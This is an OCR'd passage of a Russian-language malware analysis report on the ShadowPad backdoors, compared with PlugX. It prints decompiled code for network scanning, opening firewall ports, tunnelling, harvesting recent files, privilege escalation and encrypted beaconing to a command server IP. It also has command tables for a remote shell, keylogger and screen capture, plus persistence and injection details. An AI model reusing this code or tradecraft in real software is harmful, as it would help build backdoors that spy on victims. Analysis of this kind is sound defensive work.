       0x200u) )
{
  v4 = 0;
}
else
{
  v4 = GetLastError();
}
if ( v4 )
  serial = v3;
else
  serial ^= v3;
v5 = (serial & 0xF) + 3;
```

```
  for ( i = 0; i < v5; serial = 8 * (v7 - (serial >> 3) + 20140121) - ((v7
- (serial >> 3) + 20140121) >> 7) - 20140121 )
  {
    v7 = serial << 7;
    name[i++] = serial % 0x1A + 'a';
  }
  name[v5] = 0;
  string::wcopy(a2, base);
  string::wconcat(a2, (LPCWSTR)name);
  return 0;
}
```

Перед подключением к управляющему серверу бэкдор с помощью функции генерирует строку с использованием значения инициализатора `0x434944` (CID в кодировке ASCII). Эта строка используется в качестве имени ключа и параметра реестра для сохранения идентификатора зараженного компьютера. Сам идентификатор представляет собой массив из 8 случайных байтов. Таким образом, бэкдор пытается сохранить в реестре по адресу `<HKEY>\Software\<CID_generated>\<CID_generated>` (также сохранение возможно в разделы HKLM или HKCU) следующую структуру:

```
struct id_time
{
    BYTE id[8];
    SYSTEMTIME current_time;
}
```

Заметим, что изученные образцы **PlugX** перед началом диалога с сервером также генерируют идентификатор компьютера и сохраняют его в реестре. Для генерации используется некоторое инициализирующее значение.

После создания идентификатора запускается сканирование сети и взаимодействие с сервером управления. Сканирование сети необходимо для поиска других зараженных систем в локальной сети. Для этого запускаются 4 отдельных потока:

1) сканирование диапазона между двумя IP-адресами, заданными в конфигурации бэкдора;

2) сканирование по всему диапазону адресов для каждого найденного в системе сетевого адаптера;
3) открытие порта, заданного в конфигурации;
4) открытие заданного порта и ретрансляция пакетов между локальным клиентом и реальным управляющим сервером.

Сканирование заключается в отправке TCP-пакета, в теле которого содержится уникальный идентификатор зараженного компьютера. В ответ приходит аналогичный пакет. Если идентификаторы не совпадают, то IP-адрес, с которого получен пакет, становится адресом управляющего сервера для клиента. Для локального взаимодействия используется порт, зашитый в конфигурации в параметре `config.port_to_scan`. При этом предусмотрено 2 режима сканирования:

- сканируются все адреса в диапазоне между двумя, указанными в конфигурации (`config.ip_addr_1` и `config.ip_addr_2`);
- сканирование по всем подсетям, доступным зараженному компьютеру (перебор сетевых адаптеров).

```
v4 = GetAdaptersInfo((PIP_ADAPTER_INFO)AdapterInfo.p_data, &SizePointer);
if ( v4 )
{
  if ( v3 )
    Online::stub_LocalFree(v3);
  result = v4;
}
else
{
  if ( v3 )
  {
    v6 = *(int (__stdcall **)(IP_MASK_STRING *))inet_addr;
    do
    {
      v7 = &p_AdapterInfo_data->IpAddressList;
      if ( p_AdapterInfo_data != (IP_ADAPTER_INFO *)0xFFFFFE54 )
      {
        do
        {
          if ( v6(&v7->IpAddress) )
          {
            v8 = v6(&v7->IpMask);
            v9 = v6(&v7->IpAddress) & v8;
            v14 = ~v6(&v7->IpMask);
            v10 = v6(&v7->IpAddress);
            ip_range_scan(v9, v14 | v10, port, 3u);
          }
          v7 = v7->Next;
        }
        while ( v7 );
        v3 = (void *)AdapterInfo.p_data;
      }
      p_AdapterInfo_data = p_AdapterInfo_data->Next;
    }
    while ( p_AdapterInfo_data );
    Online::stub_LocalFree(v3);
```

Для открытия порта прослушивания входящего соединения создается правило сетевого экрана `Network Discover (TCP)`.

```
Online:04001FDD
Online:04001FDD loc_4001FDD:
Online:04001FDD call    Online__stub_Sleep
Online:04001FE2 mov     eax, offset Network_Discovery__TCP__enc ; encrypted
Online:04001FE7 lea     ecx, [esp+18h+decrypted] ; decrypted
Online:04001FEB call    Online__wstr__decrypt
Online:04001FF0 movzx   ecx, [esi+config.port_to_scan]
Online:04001FF4 push    ecx             ; port_number
Online:04001FF5 push    [eax+wstr.buffer_wchar] ; port_name
Online:04001FF8 call    open_port_INetFwMgr
Online:04001FFD pop     ecx
Online:04001FFE pop     ecx
Online:04001FFF lea     ecx, [esp+18h+decrypted]
Online:04002003 call    Online__wstr__clean
Online:04002008 push    300000
Online:0400200D jmp     short loc_4001FDD
Online:0400200D try_open_port_INetFwMgr endp
Online:0400200D
```

Правило создается с использованием функции `FirewallAPI` COM-интерфейса `INetFwMgr`.

```
result = Online::CoInitializeEx_imp(0, 6u);
if ( result == -2147417850 || result >= 0 )
{
  v3 = *(int (__stdcall **)(IID *, _DWORD, int, IID *, INetFwOpenPort **))Online::CoCreateInstance_imp;
  v4 = Online::CoCreateInstance_imp(&NetFwMgr_rclsid, 0, 1u, &INetFwMgr_riid, (LPVOID *)&ppv_INetFwMgr);
  if ( v4 >= 0 )
  {
    v4 = (*ppv_INetFwMgr)->get_LocalPolicy((INetFwMgr *)ppv_INetFwMgr, &localPolicy);
    if ( v4 >= 0 )
    {
      v4 = localPolicy->lpVtbl->get_CurrentProfile(localPolicy, &profile);
      if ( v4 >= 0 )
      {
        v4 = profile->lpVtbl->get_GloballyOpenPorts(profile, &openPorts);
        if ( v4 >= 0 )
        {
          if ( openPorts->lpVtbl->Item(openPorts, port_number, NET_FW_IP_PROTOCOL_TCP, &ppv) < 0
            || (v4 = ppv->lpVtbl->get_Enabled(ppv, (VARIANT_BOOL *)&enabled), v4 >= 0) && (_WORD)enabled != 0xFFFF )
          {
            v4 = v3(&NetFwOpenPort_rclsid, 0, 1, &INetFwOpenPort_iid, &ppv);
            if ( v4 >= 0 )
            {
              v4 = ppv->lpVtbl->put_Port(ppv, port_number);
              if ( v4 >= 0 )
              {
                v4 = ppv->lpVtbl->put_Protocol(ppv, NET_FW_IP_PROTOCOL_TCP);
                if ( v4 >= 0 )
                {
                  v5 = SysAllocString(port_name);
                  if ( v5 )
                  {
                    v4 = ppv->lpVtbl->put_Name(ppv, v5);
                    if ( v4 >= 0 )
                      v4 = openPorts->lpVtbl->Add(openPorts, ppv);
                    SysFreeString(v5);
```

Для работы в режиме сервера бэкдор открывает порт из конфигурации и ожидает входящего соединения от клиентов. При получении нового соединения запускается туннель между локальным клиентом и реальным управляющим сервером. Сетевое взаимодействие

в режиме сканирования и туннелирования ведется с помощью модуля TCP. Формат и структура пакета аналогичны **BackDoor.ShadowPad.1**.

```
if ( v1->port_to_scan )
{
  v2 = Online::wstr::decrypt(&decrypted, &Network_Discovery__TCP__enc_0);
  open_port_INetFwMgr(v2->buffer_wchar, v1->port_to_scan);
  Online::wstr::clean(0);
  v3 = socket(2, 1, 0);
  if ( v3 != -1 )
  {
    name.sin_family = 2;
    name.sin_addr.S_un.S_addr = 0;
    v4 = htons(v1->port_to_scan);
    v5 = *(int (__stdcall **)(SOCKET, SOCKADDR_IN *, int))bind;
    name.sin_port = v4;
    for ( i = bind(v3, (const struct sockaddr *)&name, 16); i; i = v5(v3, &name, 16) )
      Online::Sleep_imp(0x3E8u);
    if ( !listen(v3, 5) )
    {
      while ( 1 )
      {
        addrlen = 16;
        v8 = (void *)accept(v3, (struct sockaddr *)&name, &addrlen);
        if ( v8 == (void *)-1 )
        {
          Online::Sleep_imp(0x3E8u);
        }
        else
        {
          v9 = Online::CreateThread_imp(0, 0, (LPTHREAD_START_ROUTINE)tunnel_accepted_conn, v8, 0, 0);
          Online::CloseHandle(v9);
        }
      }
    }
    closesocket(v3);
```

Функциональность работы бэкдора в режиме сервера в локальной сети присутствует и в образцах семейства **PlugX**. В частности, в **BackDoor.PlugX.38** для этого используются именованные потоки `JoProc`:

- JoProcListen (туннель между локальным клиентом и управляющим сервером);
- JoProcBroadcast (рассылка по сети);
- JoProcBroadcastRecv (обработка ответов на рассылку).

После инициализации локального туннеля **BackDoor.ShadowPad.3** запускает подключение к управляющему серверу. На первом этапе бэкдор пытается напрямую подключиться к серверу, указанному в конфигурации в виде строки. Если попытка не удалась, извлекает из конфигурации параметры прокси-сервера и пытается подключиться к серверу через прокси.

После удачного подключения отправляет пакет, в тело которого записаны от 0 до 31 случайных байтов. В ответ приходит команда для какого-либо плагина. Команды для модулей `Plugins`, `Config`, `Install`, `Online` идентичны командам **BackDoor.ShadowPad.1** за некоторыми исключениями:

- по команде `0x670001` для модуля `Install` выполняется деинсталляция бэкдора;
- форматом команд для модуля `Online` является `0x68005X` вместо `0x68000X`.

Обработка команд для модулей

ImpUser

ID команды	Описание
0x6A0000	По этой команде устанавливается соединение с пайпом, предназначенным для ретрансляции данных от управляющего сервера в процесс с инжектом. После соединения создается туннель между управляющим сервером и процессом с инжектом.
0x6A0001	Отправляет информацию обо всех процессах, в которые выполнен инжект модулем `ImpUser`.

Disk

ID команды	Описание
0x12C0000	Получить список букв и типов дисков
0x12C0001	В команде указывается директория; в ответ отправляется список вложенных файлов и папок (глубина — 1 уровень). По каждому элементу отправляются следующие данные: • имя; • файловые атрибуты; • время создания; • время последнего обращения; • время последней записи; • размер.
0x12C0002	В команде указывается имя файла; проверка существования файла
0x12C0003	Создать заданную в команде директорию
0x12C0004	Получить информацию о заданном в команде файле: атрибуты и время (создания, последнего обращения и записи)
0x12C0005	Установить для указанного в команде файла атрибуты (файловые и временные)
0x12C0006	Выполнение `SHFileOperationW` с указанными в команде аргументами

ID команды	Описание
0x12C0007	Выполнение `CreateProcess` с заданным в команде аргументом `lpCommandLine`
0x12C0008	Запись или чтение файла
0x12C000A	Получение списка файлов по маске в заданной директории (рекурсивно). Маска может содержать «?» и «*»
0x12C000C	Очистка кеша по заданному в команде URL (`DeleteUrlCacheEntryW`), затем скачивание файла по этому URL с повторной очисткой кеша

Process

ID команды	Описание
0x12D0000	Получить список процессов. По каждому процессу формируется блок данных: • PID; • разрядность; • домен; • имя пользователя; • версия исполняемого файла; • данные по иконке исполняемого файла.
0x12D0001	Завершить процесс; в команде указывается идентификатор процесса

Servcie

Название модуля с ошибкой содержится в коде.

ID команды	Описание
0x12F0000	Получить список всех служб. По каждой службе указываются: • имя службы; • описание; • отображаемое имя; • путь к бинарному файлу;

ID команды	Описание
	• значение параметра `ServiceDLL`.
0x12F0000	Остановка службы
0x12F0000	Удаление службы
0x12F0001	Запуска службы
0x12F0002	Приостановка службы
0x12F0003	Возобновление службы

Register

ID команды	Описание
0x12F0000	Получить список вложенных ключей в заданном командой ключе реестра
0x12F0001	Создать ключ реестра
0x12F0002	Удалить ключ реестра
0x12F0003	Получить список параметров и их значений в заданном командой ключе реестра
0x12F0004	Установить значение параметра
0x12F0005	Удалить параметр

Shell

Модуль содержит одну команду — `0x1300000`. По этой команде создается командная оболочка `cmd.exe` с перенаправлением ввода-вывода через пайпы на управляющий сервер.

KeyLogger

При инициализации модуля `KeyLogger` устанавливается хук типа `WH_KEYBOARD_LL`. Нажатия клавиш клавиатуры с названиями окон записываются в лог-файл. Имя и путь файла генерируется с помощью ранее указанной функции.

ID команды	Описание
0x1320000	Получить лог
0x1320001	Удалить лог

Screen

Модуль `Screen` при инициализации делает скриншот и сохраняет его в директории, имя и путь которой генерируются. Настройки скриншота и параметры кодирования JPEG содержатся в файле конфигурации, располагающемся в поддиректории `Log` домашнего каталога бэкдора.

ID команды	Описание
0x1330000	Получить список подключенных дисплеев с указанием: • имени; • описания; • размер изображения в пикселях (высота и ширина).
0x1330001	Создать и отправить на сервер скриншот экрана
0x1330002	Запуск удаленного управления (имитация RDP)
0x1330010	Отправить путь хранения скриншотов
0x1330011	Отправить на сервер файл с параметрами скриншотов
0x1330012	Получить от сервера новый файл с параметрами скриншотов

RecentFiles


Модуль предназначен для работы с недавними файлами и имеет одну команду — `0x13D0000`. При получении команды бэкдор перечисляет все файлы с расширением `.lnk` в `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent` и по каждому из них получает информацию с помощью COM-интерфейсов `IShellLinkW` и `IPersistFile`.

```
v3 = RecentFiles::wstr::decrypt(&decrypted, &Recent_path_enc);
RecentFiles::ExpandEnvironmentStringsW_imp(v3->buffer_wchar, recent_path, 0x2000u);
RecentFiles::wstr::clean(&decrypted);
RecentFiles::wstr::init_by_wchar_string_wrap(&decrypted, recent_path);
RecentFiles::lstrcpyW_imp(recent_path, decrypted.buffer_wchar);
RecentFiles::lstrcatW_imp(recent_path, aLnk);
hFind = RecentFiles::FindFirstFileW_imp(recent_path, &FindFileData);
if ( hFind == (HANDLE)-1 )
{
  v4 = GetLastError_11();
  v5 = *(int (__stdcall **)(u_long))htonl_8;
  hostlonga = v4;
  p_packet->id = htonl_8(0x13D0000u);
  p_packet->compressed_len = v5(0);
  p_packet->module_code = v5(hostlonga);
  v6 = RecentFiles::encode_and_send_packet_wrap(
         (connection *)p_connection->p_connection_loaded_module,
         (LPVOID *)p_packet);
}
else
{
  RecentFiles::CoInitialize_imp(0);
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
    {
      RecentFiles::lstrcpyW_imp(recent_path, decrypted.buffer_wchar);
      v9 = RecentFiles::wstr::decrypt(&p_wstr, &slash_enc_13);
      RecentFiles::lstrcatW_imp(recent_path, v9->buffer_wchar);
      RecentFiles::wstr::clean(&p_wstr);
      RecentFiles::lstrcatW_imp(recent_path, FindFileData.cFileName);
      get_file_info_by_lnk(&hostlong, (int)recent_path);
    }
  }
  while ( RecentFiles::FindNextFileW_imp(hFind, &FindFileData) );
```

```
hResult = RecentFiles::CoCreateInstance_imp(&ShellLink_rclsid, 0, 1u, &IShellLinkW_riid, (LPVOID *)&ppv_IShellLinkW);
if ( hResult >= 0 )
{
  hResult = ppv_IShellLinkW->lpVtbl->QueryInterface(ppv_IShellLinkW, &IPersistFile_riid, (void **)&ppv_IPersistFile);
  if ( hResult >= 0 )
  {
    hResult = ppv_IPersistFile->lpVtbl->Load(ppv_IPersistFile, (LPCOLESTR)pszFileName, 0);
    if ( hResult >= 0 )
    {
      hResult = ppv_IShellLinkW->lpVtbl->Resolve(ppv_IShellLinkW, 0, 0x13u);
      if ( hResult >= 0 )
      {
        hResult = ppv_IShellLinkW->lpVtbl->GetPath(ppv_IShellLinkW, (LPWSTR)file_name, 260, &pfd, 1u);
        if ( hResult >= 0 )
        {
          if ( file_name[0] )
          {
            v3 = (wstr *)RecentFiles::wstr::init_by_wchar_string_wrap(&p_wstr, (LPCWSTR)file_name);
            RecentFiles::obuffer::append_wstr_char(v3, p_file_info);
            RecentFiles::wstr::clean(&p_wstr);
            *(_DWORD *)append = pfd.dwFileAttributes;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.nFileSizeHigh;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.nFileSizeLow;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftCreationTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftCreationTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastAccessTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastAccessTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastWriteTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastWriteTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            hResult = 0;
```


Также стоит отметить, что **ShadowPad** и **PlugX** используют идентичные алгоритмы шифрования:

BackDoor.ShadowPad



ShadowPad при помощи этого алгоритма шифрует шелл-код, который, в свою очередь, используется для шифрования плагинов и пакетов.

BackDoor.PlugX



Аналогичный алгоритм использует BackDoor.PlugX.26 для расшифровки шелл-кода из файла.

BackDoor.ShadowPad.4

Троянская dll-библиотека, устанавливающая другие вредоносные приложения на компьютеры под управлением 32- и 64-битных ОС семейства Microsoft Windows. Написана на C и Assembler.

Принцип действия

Библиотека `TosBtKbd.dll` имеет следующие экспорты функций:

- SetTosBt
- SetTosBtKbd
- SetTosBtKbdHook
- UnHook
- UnHookTosBt
- UnHookTosBtKbd

Экспорты `SetTosBt`, `SetTosBtKbd` и `SetTosBtKbdHook` являются действующими и ссылаются на основную вредоносную функцию трояна, в то время как `UnHook`, `UnHookTosBt` и `UnHookTosBtKbd` представляют собой экспорты-пустышки.

Исследованный образец **BackDoor.ShadowPad.4** распространялся в составе WinRAR SFX-дроппера (6ad20dade4717656beed296ecd72e35c3c8e6721), включающего следующие компоненты:

- `TosBtKbd.exe` (a4c6d9eab106e46953f98008f72150e1e86323d6) — легитимное приложение, используемое для запуска вредоносного модуля `TosBtKbd.dll`;
- `TosBtKbd.dll` (13dda1896509d5a27bce1e2b26fef51707c19503) — описываемый модуль **BackDoor.ShadowPad.4**;
- `TosBtKbdLayer.dll` (27e8474286382ff8e2de2c49398179f11936c3c5) — троянский модуль **BackDoor.Siggen2.3243**, загружаемый `TosBtKbd.dll` в процессе работы.

Запуск

`TosBtKbd.dll` загружается в память методом DLL hijacking через легитимное приложение `TosBtKbd.exe`, которое входит в состав основного дроппера. Аналогично трояну **BackDoor.ShadowPad.1**, после запуска библиотека перебирает дескрипторы в поисках объекта с именем `TosBtKbd.exe` и пытается закрыть его.

Затем она расшифровывает шелл-код, который загружает основной вредоносный модуль `TosBtKbdLayer.dll`, детектируемый антивирусом Dr.Web как **BackDoor.Siggen2.3243**.

В точке входа загруженного модуля предусмотрено два значения кода, передаваемого от загрузчика:

```
// code=1 from shellcode
int __stdcall stage2_EP(LPVOID module_base, DWORD code, shellarg *p_shellarg)
{
  int v3; // eax

  v3 = 0;
  if ( !code )
    stub_ExitProcess_1();
  if ( code == 1 )
    v3 = stage2_main(p_shellarg);
  return v3 == 0;
}
```

В ней отсутствует функция, возвращающая название модуля, а также название таблицы функций, которую «экспортирует» модуль.

Аналогично бэкдорам **BackDoor.ShadowPad.1** и **BackDoor.ShadowPad.3**, а также представителям семейства BackDoor.PlugX, **BackDoor.ShadowPad.4** получает для себя системные привилегии `SeTcbPrivilege` и `SeDebugPrivilege`:

```
stage2:200012D4 push    ebp
stage2:200012D5 mov     ebp, esp
stage2:200012D7 and     esp, 0FFFFFFF8h
stage2:200012DA sub     esp, 44h
stage2:200012DD push    ebx
stage2:200012DE push    esi
stage2:200012DF push    edi             ; uExitCode
stage2:200012E0 mov     eax, offset SeTcbPrivilege_enc ; p_input
stage2:200012E5 lea     ecx, [esp+50h+tmp_decr_wstr] ; wstr_result
stage2:200012E9 call    wstr__crypt_string
stage2:200012EE xor     edi, edi
stage2:200012F0 push    edi             ; CodePage
stage2:200012F1 mov     esi, eax        ; p_wstr
stage2:200012F3 call    wstr__wchar2char
stage2:200012F8 push    eax             ; lpName
stage2:200012F9 call    adjust_privilege
stage2:200012FE pop     ecx
stage2:200012FF lea     ecx, [esp+50h+tmp_decr_wstr] ; p_wstr
stage2:20001303 call    wstr__free
stage2:20001308 mov     eax, offset SeDebugPrivilege_enc ; p_input
stage2:2000130D lea     ecx, [esp+50h+tmp_decr_wstr] ; wstr_result
stage2:20001311 call    wstr__crypt_string
stage2:20001316 push    edi             ; CodePage
stage2:20001317 mov     esi, eax        ; p_wstr
stage2:20001319 call    wstr__wchar2char
stage2:2000131E push    eax             ; lpName
stage2:2000131F call    adjust_privilege
stage2:20001324 pop     ecx
stage2:20001325 lea     ecx, [esp+50h+tmp_decr_wstr] ; p_wstr
stage2:20001329 call    wstr__free
stage2:2000132E mov     eax, shellarg_copy.mode
stage2:20001333 dec     eax
stage2:20001334 jz      short shellarg_mode_1_2
```

Далее бэкдор проверяет значение `shellarg.mode`, а также предусмотренные значения кода и действия по ним. Эти значения показаны ниже:

1, 2 — создание процесса с токеном сессии и инжект в него, выполнение основных вредоносных действий;

3 — завершение родительского процесса, создание процесса с токеном сессии и инжект в него, выполнение основных вредоносных действий;

4, 5 — выполнение основных вредоносных действий;

иные значения — установка в систему, создание процесса с токеном сессии и инжект в него, выполнение основных вредоносных действий.

По умолчанию загрузчик устанавливает значение `mode 0`, поэтому при первичном запуске программа будет пытаться установить себя в систему.

Установка

BackDoor.ShadowPad.4 проверяет текущую дату и, если она больше или равна `01.01.2021`, завершает свою работу.

Троян копирует необходимые для его работы файлы в директорию `%ALLUSERSPROFILE%\DRM\Toshiba` и пытается установить себя в качестве службы. Если это ему не удалось, для обеспечения собственного автозапуска он прописывает себя в ключе реестра `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`, а в случае неудачи — в `[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`.

Далее **BackDoor.ShadowPad.4** пытается выполнить инжект. Для этого он создает процесс `dllhost.exe` с флагом `CREATE_SUSPENDED` и пытается инжектировать в него шелл-код для загрузки модуля, а также сам модуль, используя схему `strVirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread`. Процесс создается с помощью следующей командой строки:

```
%SystemRoot%\system32\dllhost.exe /Processid:{D54EEE56-AAAB-11D0-9E1D-00A0C922E6EC}
```

Если инжект выполнен успешно, текущий процесс завершается. В противном случае троян пытается выполнить инжект в процесс, созданный с токеном текущей сессии.

В контексте нового процесса **BackDoor.ShadowPad.4** выполняет поиск родительского процесса по мьютексу, после чего завершает найденный процесс. Имя мьютекса генерируется следующей функцией:

```
int __usercall create_mutex_name@<eax>(DWORD pid@<eax>, wstr *p_wstr)
{
  wstr *v3; // eax
  WCHAR String[256]; // [esp+8h] [ebp-214h] BYREF
  wstr wstr_result; // [esp+208h] [ebp-14h] BYREF

  v3 = wstr::crypt_string(&format_Global_ddd, &wstr_result);// Global\%d%d%d
  wsprintfW(String, v3->p_wchar, 0xC3C59ECF * pid, 0x9173E2F7 * pid, 0xB7C0560C * pid);
  wstr::free(&wstr_result);
  return wstr::assign_wchar_str(p_wstr, String);
}
```

Затем бэкдор пытается выполнить инжект своего основного модуля в процесс `wmplayer.exe`, созданный с окружением, полученным при помощи дубликата токена текущей сессии. В случае успеха он завершает текущий процесс, в случае неудачи — переходит к выполнению основных функций.

Работая в контексте процесса `wmplayer.exe`, **BackDoor.ShadowPad.4** сразу переходит к выполнению основных вредоносных действий — загрузке библиотеки `TosBtKbdLayer.dll` в память и отправке идентификатора инфицированного компьютера на управляющий сервер.

Основные вредоносные действия

С помощью функции `LoadLibrary` **BackDoor.ShadowPad.4** загружает библиотеку `TosBtKbdLayer.dll` в память. Затем он генерирует последовательность из 16 случайных байтов, которая выступает идентификатором зараженного компьютера. При наличии прав администратора бэкдор сохраняет этот идентификатор в параметре `ID1` ключа реестра `HKLM\SOFTWARE\WAD`, а при их отсутствии — в параметре `ID1` ключа `HKCU\SOFTWARE\WAD`.

Далее **BackDoor.ShadowPad.4** создает UDP-сокет и привязывается к нему, но не вызывает для него функцию `listen` для прослушивания соединения. После этого генерируется строка вида `winhook\tdzkd\t<id>\t<computer_name>`, где:

- `<id>` — сгенерированный идентификатор компьютера в виде hex-строки;
- `<computer_name>` — имя компьютера;
- `\t` — символ табуляции (`0x09`);
- `winhook` и `dzkd` — строки, зашитые в код бэкдора.


Полученная строка шифруется и отправляется на управляющий сервер, расположенный по адресу `125.65.40.163`:

```
for ( k = ((unsigned __int8)str + (rnd_value_2 << 8)) << 8; v21 < v20; ++v21 )
{
  k -= 0x1C49018C;
  *(&str + v21) ^= (k + BYTE1(k)) ^ (BYTE2(k) - HIBYTE(k));
}
sendto(hSocket, &str, v20, 0, (const struct sockaddr *)&bound_sockaddr, 16);
```

